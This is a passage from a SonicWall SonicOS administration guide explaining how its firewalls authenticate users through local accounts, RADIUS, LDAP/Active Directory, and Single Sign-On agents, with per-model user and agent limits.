SonicWall network security appliances provide a mechanism for user-level authentication that gives users access to the LAN from remote locations on the Internet as well as a means to enforce or bypass content filtering policies for LAN users attempting to access the Internet. You can also permit only authenticated users to access VPN tunnels and send data across the encrypted connection.

The firewall authenticates all users as soon as they attempt to access network resources in a different zone (such as WAN, VPN, WLAN), which causes the network traffic to pass through the firewall. Users who log into a computer on the LAN, but perform only local tasks are not authenticated by the firewall. User-level authentication can be performed using a local user database, LDAP, RADIUS, or a combination of a local database with either LDAP or RADIUS. For networks with a large numbers of users, user authentication using LDAP or RADIUS servers can be more efficient.

SonicOS also provides Single Sign-On (SSO) capability. SSO can be used in conjunction with LDAP. See User management topology.

User management topology



Topics:

- Using Local Users and Groups for Authentication on page 1455
- Using RADIUS for Authentication on page 1457
- Using LDAP/Active Directory/eDirectory Authentication on page 1458
- Single Sign-On Overview on page 1462
- Multiple Administrator Support Overview on page 1473

Using Local Users and Groups for Authentication

The SonicWall network security appliance provides a local database for storing user and group information. You can configure the firewall to use this local database to authenticate users and control their access to the network. The local database is a good choice over LDAP or RADIUS when the number of users accessing the network is relatively small. Creating entries for dozens of users and groups takes time, although once the entries are in place they are not difficult to maintain.

The number of users supported by the local database on the firewall varies by platform is shown in Maximum number of supported users by platform. The maximum overall user limit is equal to the maximum number of SSO users and the maximum number of native users is equal to the maximum number of SSO users. The maximum web users is the maximum combined user logins from he web and the GVC, SSL-VP, and L2TP clients.


Maximum number of supported users by platform

Platform	SSO users	Web users	Web server threads	Platform	SSO users	Web users	Web server threads
SM 9800	110,000	12.000	30	TZ600	500	500	8
SM 9600	100,000	5,000	30	TZ500/TZ500W	500	500	8
SM 9400	90,000	5,000	30	TZ400/TZ400W	500	150	8
SM 9200	80,000	5,000	20	TZ300/TZ300W	500	150	8
NSA 6600	70,000	5,000	20				
NSA 5600	60,000	3,000	16				
NSA 4600	50,000	2,000	10	SOHO W	250	150	8
NSA 3600	40,000	1,500	8				
NSA 2600	30,000	1,000	8				

IMPORTANT: To achieve the maximum efficiency in handling these numbers, SonicWall recommends:

- For wireless users, use RADIUS Accounting as much as possible.
- Use SSO Agent version 4 or higher; do not use any SSO Agent older than version 3.6.10.
- Use the SSO Agent in DC logs mode with LogWatcher wherever possible.
- If NetAPI or WMI is needed to identify non-domain users, then do it in separate agents.
- Where possible, set exclusions to prevent anything that cannot be identified by SSO from triggering it.

User management: Using local users and groups for authentication



1. User attempts to access the web.
2. SNWL requires authentication of the User: redirects workstation to authenticate.
3. User authenticates with credentials.
4. SNWL Local Database authorizes or denies access based on User privileges.

To apply Content Filtering Service (CFS) policies to users, the users must be members of local groups and the CFS policies are then applied to the groups. To use CFS, you cannot use LDAP or RADIUS without combining that method with local authentication. When using the combined authentication method to use CFS policies, the local group names must be an exact match with the LDAP or RADIUS group names. When using the **LDAP + Local**

Users authentication method, you can import the groups from the LDAP server into the local database on the firewall. This greatly simplifies the creation of matching groups, to which CFS policies can then be applied.

The SonicOS user interface provides a way to create local user and group accounts. You can add users and edit the configuration for any user, including settings for the following:

- **Group membership** - Users can belong to one or more local groups. By default, all users belong to the groups **Everyone** and **Trusted Users**. You can remove these group memberships for a user and can add memberships in other groups.
- **VPN access** - You can configure the networks that are accessible to a VPN client started by a user. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their Address Group or Address Object names.

  NOTE: The VPN access configuration for users and groups affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the VPN Access tab.


You can also add or edit local groups. The configurable settings for groups include the following:

- **Group settings** - For administrator groups, you can configure SonicOS to allow login to the management interface without activating the login status popup window.
- **Group members** - Groups have members that can be local users or other local groups.
- **VPN access** - VPN access for groups is configured in the same way as VPN access for users. You can configure the networks that are accessible to a VPN client started by a member of this group. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their **Address Group** or **Address Object** names.
- **CFS policy** - You can apply a content filtering (CFS) policy to group members. The CFS policy setting is only available if the firewall is currently licensed for Premium Content Filtering Service.

Using RADIUS for Authentication

Remote Authentication Dial In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting. SonicWall network security appliances to authenticate users who are attempting to access the network. The RADIUS server contains a database with user information and checks a user’s credentials using authentication schemes such as Password Authentication Protocol (PAP), Challenge-handshake authentication protocol (CHAP), Microsoft CHAP (MSCHAP), or MSCHAPv2.

User management: Using RADIUS for authentication



While RADIUS is very different from LDAP, primarily providing secure authentication, it can also provide numerous attributes for each entry, including a number of different ones that can be used to pass back user group memberships. RADIUS can store information for thousands of users, and is a good choice for user authentication purposes when many users need access to the network.

Using LDAP/Active Directory/eDirectory Authentication

Lightweight Directory Access Protocol (LDAP) defines a directory services structure for storing and managing information about elements in your network, such as user accounts, user groups, hosts, and servers. Several different standards exist that use LDAP to manage user account, group, and permissions. Some are proprietary systems like Microsoft Active Directory (AD), which you can manage using LDAP, or Novell eDirectory, which provides an LDAP API for managing the user repository information. Some are open standards like SAMBA, which are implementations of the LDAP standards.

In addition to RADIUS and the local user database, SonicOS supports LDAP for user authentication, with support for numerous schemas including Microsoft Active Directory, Novell eDirectory directory services, and a fully configurable user-defined option that should allow it to interact with any schema.

Microsoft Active Directory also works with SonicWall Single Sign-On and the SonicWall SSO Agent. For more information, see Single Sign-On Overview on page 1462.

Topics:

- LDAP User Group Mirroring on page 1460

LDAP Terms

The following terms are useful when working with LDAP and its variants:

Schema	The schema is the set of rules or the structure that defines the types of data that can be stored in a directory, and how that data can be stored. Data is stored in the form of entries.
Active Directory (AD)	The Microsoft directory service, commonly used with Windows-based networking. Microsoft Active Directory is compatible with LDAP.
eDirectory	The Novell directory service, used for Novell NetWare-based networking. Novell eDirectory has an LDAP gateway that can be used for management.
Entry	The data that is stored in the LDAP directory. Entries are stored in attribute/value (or name/value) pairs, where the attributes are defined by object classes. A sample entry would be `cn=john` where `cn` (common name) is the attribute and `john` is the value.
Object class	Object classes define the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be `user` or `group`. Microsoft Active Directory's Classes can be browsed at http://msdn.microsoft.com/library/.
Object	In LDAP terminology, the entries in a directory are referred to as objects. For the purposes of the SonicOS implementation of the LDAP client, the critical objects are User and Group objects. Different implementations of LDAP can refer to these object classes in different fashions, for example, Active Directory refers to the user object as `user` and the group object as `group`, while RFC2798 refers to the user object as `inetOrgPerson` and the group object as `groupOfNames`.
Attribute	A data item stored in an object in an LDAP directory. Object can have required attributes or allowed attributes. For example, the `dc` attribute is a required attribute of the `dcObject` (domain component) object.
dn	A distinguished name, which is a globally unique name for a user or other object. It is made up of a number of components, usually starting with a common name (`cn`) component and ending with a domain specified as two or more domain components (`dc`). For example, `cn=john,cn=users,dc=domain,dc=com`.
cn	The common name attribute is a required component of many object classes throughout LDAP.
ou	The organizational unit attribute is a required component of most LDAP schema implementations.
dc	The domain component attribute is commonly found at the root of a distinguished name and is commonly a required attribute.
TLS	Transport Layer Security is the IETF standardized version of SSL (Secure Sockets Layer). TLS 1.1 and 1.2 are supported.

LDAP Directory Services Supported in SonicOS

To integrate with the most common directory services used in company networks, SonicOS supports integration with the following LDAP schemas:

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service

- Samba SMB
- Novell eDirectory
- User-defined schemas

SonicOS provides support for directory servers running the following protocols:

- LDAPv2 (RFC3494)
- LDAPv3 (RFC2251-2256, RFC3377)
- LDAPv3 over TLS (RFC2830)
- LDAPv3 with STARTTLS (RFC2830)
- LDAP Referrals (RFC2251)

LDAP User Group Mirroring

LDAP User Group Mirroring provides automatic duplication of LDAP User Group configurations from an LDAP server to a SonicWall Security Appliance. Administrators can manage LDAP User Groups exclusively on the LDAP server and do not need to manually duplicate configurations on the SonicWall Security Appliance. User group configurations are periodically read from the LDAP server and copied to the SonicWall Security Appliance.

LDAP User Group names that are copied to the Security Appliance include the domain name in the format: `name@domain.com`. This ensures that user group names from various domains are unique.

The following features and restrictions apply to mirrored LDAP User Groups:

- You can delete LDAP User Groups only on the LDAP server. They cannot delete the mirrored LDAP User Groups on the SonicWall Security Appliance. When a user group is deleted on the LDAP server, its mirrored group on the SonicWall Security Appliance is also automatically deleted.
- You can edit LDAP User Group names (and their comment boxes) only on the LDAP server. They cannot edit the mirrored LDAP User Group name or its comment box on the SonicWall Security Appliance. The comment box displays “Mirrored from LDAP” on the SonicWall Security Appliance.
- You can add users as members to an LDAP User Group on the SonicWall Security Appliance.
- You cannot add groups to other groups on the SonicWall Security Appliance. Default user groups can only be configured on the LDAP server.
- You can configure things such as VPNs, SSL VPNs, CFS policies, and ISP policies for LDAP User Groups on the SonicWall Security Appliance, when they are configurable under configuration pages such as **Firewall** > **Access Rules** or **Firewall** > **App Rules**.

  NOTE: LDAP User Groups are not deleted if they are configured in any Access Rules, App Rules, or policies.

- When you disable LDAP User Group Mirroring, the mirrored user groups on the SonicWall Security Appliance are not deleted. They are changed so that they can be deleted manually by an administrator. Local mirrored user groups can be re-enabled if they have not been deleted manually.
- When the system creates a mirrored group on the SonicWall Security Appliance, and the name of the mirrored group matches the name of an already existing, user-created (non-mirrored) local group, the local group is not replaced. The local group memberships are updated to reflect the group ne stings that are configured on the LDAP server.
- If the system finds a user group on the LDAP server with a name that is the same as one of the default user groups on the SonicWall Security Appliance, no mirrored user group is created on the SonicWall Security Appliance. The memberships in the default user group are updated to reflect the group nestings that are configured on the LDAP server.

- For groups created before SonicOS 6.2, if a local user group exists on the SonicWall Security Appliance with a simple name only (no domain) and that name matches the name of a user group on the LDAP server (which includes a domain), a new local user group is created on the SonicWall Security Appliance and is given the same domain as the corresponding user group on the LDAP server. The original local user group is retained with no domain. Users of the original group are given memberships in the LDAP group, the new local mirrored group, and the original local group (with no domain).

Integrating LDAP into the SonicWall Appliance

Integrating your firewall with an LDAP directory service requires configuring your LDAP server for certificate management, installing the correct certificate on your firewall, and configuring the firewall to use the information from the LDAP Server. For an introduction to LDAP, see Using LDAP/Active Directory/eDirectory Authentication on page 1458.

Topics:

Preparing Your LDAP Server for Integration

Before beginning your LDAP configuration, you should prepare your LDAP server and your SonicWall for LDAP over TLS support. This requires:

- Installing a server certificate on your LDAP server.
- Installing a CA (Certificate Authority) certificate for the issuing CA on your firewall.

The following procedures describe how to perform these tasks in an Active Directory environment.

Configuring the CA on the Active Directory Server

To configure the CA on the Active Directory server:

TIP: Skip the first five steps if Certificate Services are already installed.

1. Navigate to **Start > Settings > Control Panel > Add/Remove Programs**
2. Select **Add/Remove Windows Components**
3. Select **Certificate Services**
4. Select **Enterprise Root CA** when prompted.
5. Enter the requested information. For information about certificates on Windows systems, see http://support.microsoft.com/kb/931125.
6. Launch the **Domain Security Policy** application: Navigate to **Start > Run** and run the command: **dompol.msc**.
7. Open **Security Settings > Public Key Policies**.
8. Right click **Automatic Certificate Request Settings**.
9. Select **New > Automatic Certificate Request**.
10. Step through the wizard, and select **Domain Controller** from the list.

Exporting the CA Certificate from the Active Directory Server

To export the CA certificate from the AD server:

1. Launch the **Certification Authority** application: **Start > Run > certsrv.msc**.
2. Right click on the CA you created, and select **properties**.
3. On the **General** tab, click the **View Certificate** button.
4. On the **Details** tab, select **Copy to File**.
5. Step through the wizard, and select the **Base-64 Encoded X.509 (.cer)** format.
6. Specify a path and filename to which to save the certificate.

Importing the CA Certificate in to SonicOS

To import the CA certificate in to SonicOS:

1. Browse to **System > CA Certificates**.
2. Select **Add new CA certificate**. Browse to and select the certificate file you just exported.
3. Click the **Import certificate** button.

LDAP Group Membership by Organizational Unit

The LDAP Group Membership by Organizational Unit feature provides the ability to set LDAP rules and policies for users located in certain Organizational Units (OUs) on the LDAP server.

When a user logs in, if user groups are set to grant memberships by LDAP location, the user is made a member of any groups that match its LDAP location.

You can set any local group, including default local groups (except for the **Everyone** group and the **Trusted Users** group) as a group with members that are set by their location in the LDAP directory tree.

When a user is a member of any local groups that are configured for LDAP location:

- The location of those local groups in the LDAP tree is learned.
- The location of the user's local groups is checked against all other local groups. If any other groups have the same LDAP location as that of the user's membership groups, the user is automatically set as a member of those groups for that login session.

When a user attempts to log in, whether with success or failure, the user's distinguished name is logged in the event log. This helps with troubleshooting if a user fails to get memberships to the expected groups.

Single Sign-On Overview

Topics:

- How Does Browser NTLM Authentication Work? on page 1469
- How Does RADIUS Accounting for Single-Sign-On Work? on page 1470

What Is Single Sign-On?

Single Sign-On (SSO) is a transparent user-authentication mechanism that provides privileged access to multiple network resources with a single domain login to a workstation or through a Windows Terminal Services or Citrix server.

SonicWall network security appliances provide SSO functionality using the Single Sign-On Agent (SSO Agent) and SonicWall Terminal Services Agent (TSA) to identify user activity. The SSO Agent identifies users based on workstation IP address. The TSA identifies users through a combination of server IP address, user name, and domain.

SonicWall SSO is also available for Mac and Linux users when used with Samba. Additionally, browser NTLM authentication allows SonicWall SSO to authenticate users who send HTTP traffic without involving the SSO Agent or Samba.

SonicWall SSO is configured in the **Users > Settings** page of the SonicOS management interface. SSO is separate from the **Authentication method for login** settings, which can be used at the same time for authentication of VPN/L2TP client users or administrative users.

Based on data from SonicWall SSO Agent or TSA, the firewall queries LDAP or the local database to determine group membership. Memberships are optionally checked by firewall policies to control who is given access, and can be used in selecting policies for Content Filtering and Application Control to control what they are allowed to access. User names learned via SSO are reported in logs of traffic and events from the users, and in AppFlow Monitoring.

The configured inactivity timer applies with SSO but the session limit does not, though users who are logged out are automatically and transparently logged back in when they send further traffic.

Users logged into a workstation or Terminal Services/Citrix server directly, but not logged into the domain, are not authenticated unless they send HTTP traffic and browser NTML authentication is enabled (although they can optionally be authenticated for limited access). For users who are not authenticated by SonicWall SSO, a screen will display indicating that a manual login to the appliance is required for further authentication.

Users that are identified but lack the group memberships required by the configured policy rules are redirected to the Access Barred page.

Benefits of SonicWall SSO

SonicWall SSO is a reliable and time-saving feature that utilizes a single login to provide access to multiple network resources based on administrator-configured group memberships and policy matching. SonicWall SSO is transparent to end users and requires minimal administrator configuration.

By automatically determining when users have logged in or out based on workstation IP address traffic, or, for Terminal Services or Citrix, traffic from a particular user at the server IP address, SonicWall SSO is secure and hands-free. SSO authentication is designed to operate with any external agent that can return the identity of a user at a workstation or Terminal Services/Citrix server IP address using a SonicWall Directory Connector-compatible protocol.

SonicWall SSO works for any service on the firewall that uses user-level authentication, including Content Filtering Service (CFS), Firewall Access Rules, group membership and inheritance, and security services (IPS, GAV, and Anti-Spyware) inclusion/exclusion lists.

Other benefits of SonicWall SSO include:

- **Ease of use** — Users only need to sign in once to gain automatic access to multiple resources.
- **Improved user experience** — Windows domain credentials can be used to authenticate a user for any traffic type without logging into the appliance using a Web browser.

- **Transparency to users** — Users are not required to re-enter user name and password for authentication.
- **Secure communication** — Shared key encryption for data transmission protection.
- SonicWall SSO Agent can be installed on any Windows server on the LAN, and TSA can be installed on any terminal server.
- **Multiple SSO Agents** — Up to 8 agents are supported to provide capacity for large installations
- **Multiple TSAs** — Multiple terminal services agents (one per terminal server) are supported. The number depends on the model of the SonicWall network security appliance and ranges from 8 to 512.
- **Login mechanism works with any protocol, not just HTTP**.
- **Browser NTLM authentication** — SonicWall SSO can authenticate users sending HTTP traffic without using the SSO Agent.
- **Mac and Linux support** — With Samba 3.5 and higher, SonicWall SSO is supported for Mac and Linux users.
- **Per-zone enforcement** — SonicWall SSO can be triggered for traffic from any zone even when not automatically initiated by firewall access rules or security services policies, providing user identification in event logging or AppFlow Monitoring.

Platforms and Supported Standards

The SSO Agent is compatible with all versions of SonicOS that support SonicWall SSO. The TSA is supported.

The SSO feature supports LDAP and local database protocols. SonicWall SSO supports SonicWall Directory Connector. For all features of SonicWall SSO to work properly, SonicOS should be used with Directory Connector 3.1.7 or higher.

To use SonicWall SSO with Windows Terminal Services or Citrix, SonicOS 6.0 or higher is required, and SonicWall TSA must be installed on the server.

To use SonicWall SSO with browser NTLM authentication, SonicOS 6.0 or higher is required. The SSO Agent is not required for browser NTLM authentication.

Except when using only browser NTLM authentication, using SonicWall SSO requires that the SSO Agent be installed on a server within your Windows domain that can reach clients and can be reached from the appliance, either directly or through a VPN path, and/or TSA be installed on any terminal servers in the domain.

The following requirements must be met to run the SSO Agent:

- UDP port 2258 (by default) must be open; the firewall uses UDP port 2258 by default to communicate with SonicWall SSO Agent; if a custom port is configured instead of 2258, then this requirement applies to the custom port
- Windows Server, with latest service pack
- .NET Framework 2.0
- Net API or WMI

NOTE: Mac and Linux PCs do not support the Windows networking requests that are used by the SSO Agent, and hence require Samba 3.5 or newer to work with SonicWall SSO. Without Samba, Mac and Linux users can still get access, but will need to log in to do so. They can be redirected to the login prompt if policy rules are set to require authentication. For more information, see Accommodating Mac and Linux Users on page 1490.

The following requirements must be met in order to run the TSA:

- UDP port 2259 (by default) must be open on all terminal servers on which TSA is installed; the firewall uses UDP port 2259 by default to communicate with SonicWall TSA; if a custom port is configured instead of 2259, then this requirement applies to the custom port

- Windows Server, with latest service pack
- Windows Terminal Services or Citrix installed on the Windows Terminal Server system(s)

How Does Single Sign-On Work?

SonicWall SSO requires minimal administrator configuration and is transparent to the user.

SSO is triggered in the following situations:

- If firewall access rules requiring user authentication apply to traffic that is not incoming from the WAN zone
- When no user groups are specified in access rules, but any of the following conditions exist, SSO is triggered for all traffic on the zone (note - not just for traffic subject to these conditions):
    - CFS is enabled on the zone and multiple CFS policies are set
    - IPS is enabled on the zone and there are IPS policies that require authentication
    - Anti-Spyware is enabled on the zone and there are Anti-Spyware policies that require authentication
    - Application Control policies that require authentication apply to the source zone
    - Per-zone enforcement of SSO is set for the zone

The SSO user table is also used for user and group identification needed by security services, including Content Filtering, Intrusion Prevention, Anti-Spyware, and Application Control.

SonicWall SSO Authentication Using the SSO Agent

For users on individual Windows workstations, the SSO Agent (on the SSO workstation) handles the authentication requests from the firewall. There are six steps involved in SonicWall SSO authentication using the SSO Agent, as illustrated in the following figure.

The SSO authentication process is initiated when user traffic passes through a firewall. For example, when a user accesses the Internet. The sent packets are temporarily blocked and saved while the firewall sends a “User Name” request and workstation IP address to the authorization agent running the SSO Agent (the SSO workstation).

The authorization agent running the SSO Agent provides the firewall with the user name currently logged into the workstation. A User IP Table entry is created for the logged in user, similarly to RADIUS and LDAP.

SonicWall SSO Authentication Using the Terminal Services Agent

For users logged in from a Terminal Services or Citrix server, the TSA takes the place of the SSO Agent in the authentication process. The process is different in several ways:

- The TSA runs on the same server that the user is logged into, and includes the user name and domain along with the server IP address in the initial notification to the firewall.
- Users are identified by a user number as well as the IP address (for non-Terminal Services users, there is only one user at any IP address and so no user number is used). A non-zero user number is displayed in the SonicOS management interface using the format "x.x.x.x user n", where x.x.x.x is the server IP address and n is the user number.
- The TSA sends a close notification to SonicOS when the user logs out, so no polling occurs.

Once a user has been identified, the firewall queries LDAP or a local database (based on administrator configuration) to find user group memberships, match the memberships against policy, and grant or restrict access to the user accordingly. Upon successful completion of the login sequence, the saved packets are sent on. If packets are received from the same source address before the sequence is completed, only the most recent packet will be saved.

User names are returned from the authorization agent running the SSO Agent in the format <domain>/<user-name>. For locally configured user groups, the user name can be configured to be the full name returned from the authorization agent running the SSO Agent (configuring the names in the firewall local user database to match) or a simple user name with the domain component stripped off (default).

For the LDAP protocol, the <domain>/<user-name> format is converted to an LDAP distinguished name by creating an LDAP search for an object of class “domain” with a “dc” (domain component) attribute that matches the domain name. If one is found, then its distinguished name will be used as the directory sub-tree to search for the user’s object. For example, if the user name is returned as “SV/bob” then a search for an object with “objectClass=domain” and “dc=SV” will be performed. If that returns an object with distinguished name “dc=sv,dc=us,dc=sonicwall,dc=com,” then a search under that directory sub-tree will be created for (in the Active Directory case) an object with “objectClass=user” and “sAMAccountName=bob”. If no domain object is found, then the search for the user object will be made from the top of the directory tree.

Once a domain object has been found, the information is saved to avoid searching for the same object. If an attempt to locate a user in a saved domain fails, the saved domain information will be deleted and another search for the domain object will be made.

User logout is handled slightly differently by SonicWall SSO using the SSO Agent as compared to SSO with the TSA. The firewall polls the authorization agent running the SSO Agent at a configurable rate to determine when a user has logged out. Upon user logout, the authentication agent running the SSO Agent sends a User Logged Out response to the firewall, confirming that the user has been logged out and terminating the SSO session. Rather than being polled by the firewall, the TSA itself monitors the Terminal Services / Citrix server for logout events and notifies the firewall as they occur, terminating the SSO session. For both agents, configurable inactivity timers can be set, and for the SSO Agent the user name request polling rate can be configured (set a short poll time for quick detection of logouts, or a longer polling time for less overhead on the system).

SonicWall SSO Authentication Using Browser NTLM Authentication

For users who are browsing using Mozilla-based browsers (including Internet Explorer, Firefox, Chrome, and Safari) the firewall supports identifying them via NTLM (NT LAN Manager) authentication. NTLM is part of a browser authentication suite known as “Integrated Windows Security” and is supported by all Mozilla-based browsers. NTLM allows a direct authentication request from the appliance to the browser without involving the SSO agent. NTLM is often used when a domain controller is not available, such as when the user is remotely authenticating over the Web.

NTLM Authentication is currently available for HTTP; it is not available for use with HTTPS traffic.

Browser NTLM authentication can be tried before or after the SSO agent attempts to acquire the user information. For example, if the SSO agent is tried first and fails to identify the user, then, if the traffic is HTTP, NTLM is tried.

To use this method with Linux or Mac clients as well as Windows clients, you can also enable SSO to probe the client for either **NetAPI** or **WMI**, depending on which is configured for the SSO Agent.This causes the firewall to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices fail SSO immediately. For a:

- Windows PC, the probe generally works (unless blocked by a personal firewall) and the SSO agent is used.
- Linux/Mac PC (assuming it is not set up to run Samba server), the probe fails, the SSO agent is bypassed, and NTLM authentication is used when HTTP traffic is sent.

NTLM cannot identify the user until they browse with HTTP, so any traffic sent before that will be treated as unidentified. The default CFS policy will be applied, and any rule requiring authenticated users will not let the traffic pass.

If NTLM is configured to be used before the SSO agent, then if HTTP traffic is received first, the user will be authenticated with NTLM. If non-HTTP traffic is received first, the SSO agent will be used for authentication.

How Does SSO Agent Work?

The SSO Agent can be installed on any workstation or server with a Windows domain that can communicate with clients and the firewall directly using the IP address or using a path, such as VPN. It is recommended, however, that the SSO Agent be installed on separate, standalone workstations or servers. For installation instructions for the SSO Agent, refer to Installing the SonicWall SSO Agent on page 1477.

Multiple SSO agents are supported to accommodate large installations with thousands of users. You can configure up to eight SSO agents, each running on a dedicated, high-performance PC in your network.

NOTE: When using NetAPI or WMI, one SSO Agent can support up to approximately 2500 users, depending on the performance level of the hardware that it is running on, how it is configured on the firewall, and other network-dependent factors. Depending on similar factors, when configured to read from domain controller security logs, one SSO Agent can support a much larger number of users identified via that mechanism, potentially up to 50,000+ users

The SSO Agent only communicates with clients and the firewall. The SSO Agent uses a shared key for encryption of messages between the SSO Agent and the firewall.

NOTE: The shared key is generated in the SSO Agent and the key entered in the firewall during SSO configuration must match the SSO Agent-generated key exactly.

The firewall queries the SSO Agent over the default port 2258. The SSO Agent then communicates between the client and the firewall to determine the client's user ID. The SSO Agent is polled, at a rate that is configurable by the administrator, by the firewall to continually confirm a user's login status.

Logging

The SSO Agent sends log event messages to the Windows Event Log based on administrator-selected logging levels.

The firewall also logs SSO Agent-specific events in its event log. The following is a list of SSO Agent-specific log event messages from the firewall:

- **User login denied - not allowed by policy rule** – The user has been identified and does not belong to any user groups allowed by the policy blocking the user's traffic.
- **User login denied - not found locally** – The user has not been found locally, and **Allow only users listed locally** is selected in the firewall.
- **User login denied - SSO Agent agent timeout** – Attempts to contact the SSO Agent have timed out.
- **User login denied - SSO Agent configuration error** – The SSO Agent is not properly configured to allow access for this user.
- **User login denied - SSO Agent communication problem** – There is a problem communicating with the workstation running the SSO Agent.
- **User login denied - SSO Agent agent name resolution failed** – The SSO Agent is unable to resolve the user name.
- **SSO Agent returned user name too long** – The user name is too long.
- **SSO Agent returned domain name too long** – The domain name is too long.

NOTE: The notes field of log messages specific to the SSO Agent will contain the text **<domain/user-name>, authentication by SSO Agent**.

How Does Terminal Services Agent Work?

The TSA can be installed on any Windows Server machine with Terminal Services or Citrix installed. The server must belong to a Windows domain that can communicate with the firewall directly using the IP address or using a path, such as VPN.

For installation instructions for the TSA, refer to Installing the SonicWall Terminal Services Agent on page 1477.

Topics: :

Multiple TSA Support

To accommodate large installations with thousands of users, firewalls are configurable for operation with multiple terminal services agents (one per terminal server). The number of agents supported depends on the model, as shown in Terminal services agents supported per model.

Terminal services agents supported per model

SonicWall Network Security Appliance	TS Agents Supported	SonicWall Network Security Appliance	TS Agents Supported	SonicWall Network Security Appliance	TS Agents Supported
SM 9800	512	NSA 6600	256	TZ600	4
SM 9600	512	NSA 5600	128	TZ500/TZ500 W	4
SM 9400	512	NSA 4600	64	TZ400/TZ400 W	4
SM 9200	512	NSA 3600	16	TZ300/TZ300 W	4
		NSA 2600	8	SOHO W	4

For all SonicWall network security appliances, a maximum of 32 IP addresses is supported per terminal server, where the server may have multiple NICs (network interface controllers). There is no limit on users per terminal server.

Encryption of TSA Messages and Use of Session IDs

The TSA uses a shared key for encryption of messages between the TSA and the firewall when the user name and domain are contained in the message. The first open notification for a user is always encrypted, because the TSA includes the user name and domain.

NOTE: The shared key is created in the TSA, and the key entered in the firewall during SSO configuration must match the TSA key exactly.

The TSA includes a user session ID in all notifications rather than including the user name and domain every time. This is efficient, secure, and allows the TSA to re-synchronize with Terminal Services users after the agent restarts.

Connections to Local Subnets

The TSA dynamically learns network topology based on information returned from the appliance and, once learned, it will not send notifications to the appliance for subsequent user connections that do not go through the appliance. As there is no mechanism for the TSA to “unlearn” these local destinations, the TSA should be restarted if a subnet is moved between interfaces on the appliance.

Non-Domain User Traffic from the Terminal Server

The firewall has the **Allow limited access for non-domain users** setting for optionally giving limited access to non-domain users (users logged into their local machine and not into the domain), and this works for terminal services users as it does for other SSO users.

If your network includes non-Windows devices or Windows computers with personal firewalls running, check the box next to **Probe user for** and select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the firewall to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.

Non-User Traffic from the Terminal Server

Non-user connections are opened from the Terminal Server for Windows updates and anti-virus updates. The TSA can identify a connection from a logged-in service as being a non-user connection, and indicates this in the notification to the appliance.

To control handling of these non-user connections, an **Allow Terminal Server non-user traffic to bypass user authentication in access rules** checkbox is available in the TSA configuration on the appliance. When selected, these connections are allowed. If this checkbox is not selected, then the services are treated as local users and can be given access by selecting the **Allow limited access for non-domain users** setting and creating user accounts on the appliance with the corresponding service names.

How Does Browser NTLM Authentication Work?

Topics:

NTLM Authentication of Domain Users

For domain users, the NTLM response is authenticated via the MSCHAP mechanism in RADIUS. RADIUS must be enabled on the appliance.

The following settings on the **Users** tab of the SSO configuration dialog apply when configuring NTLM authentication:

- Allow only users listed locally
- Simple user names in local database
- Mechanism for setting user group memberships (LDAP or local)
- User group memberships can be set locally by duplicating LDAP user names (set in the LDAP configuration and applicable when the user group membership mechanism is LDAP)
- Polling rate

NTLM Authentication of Non-Domain Users

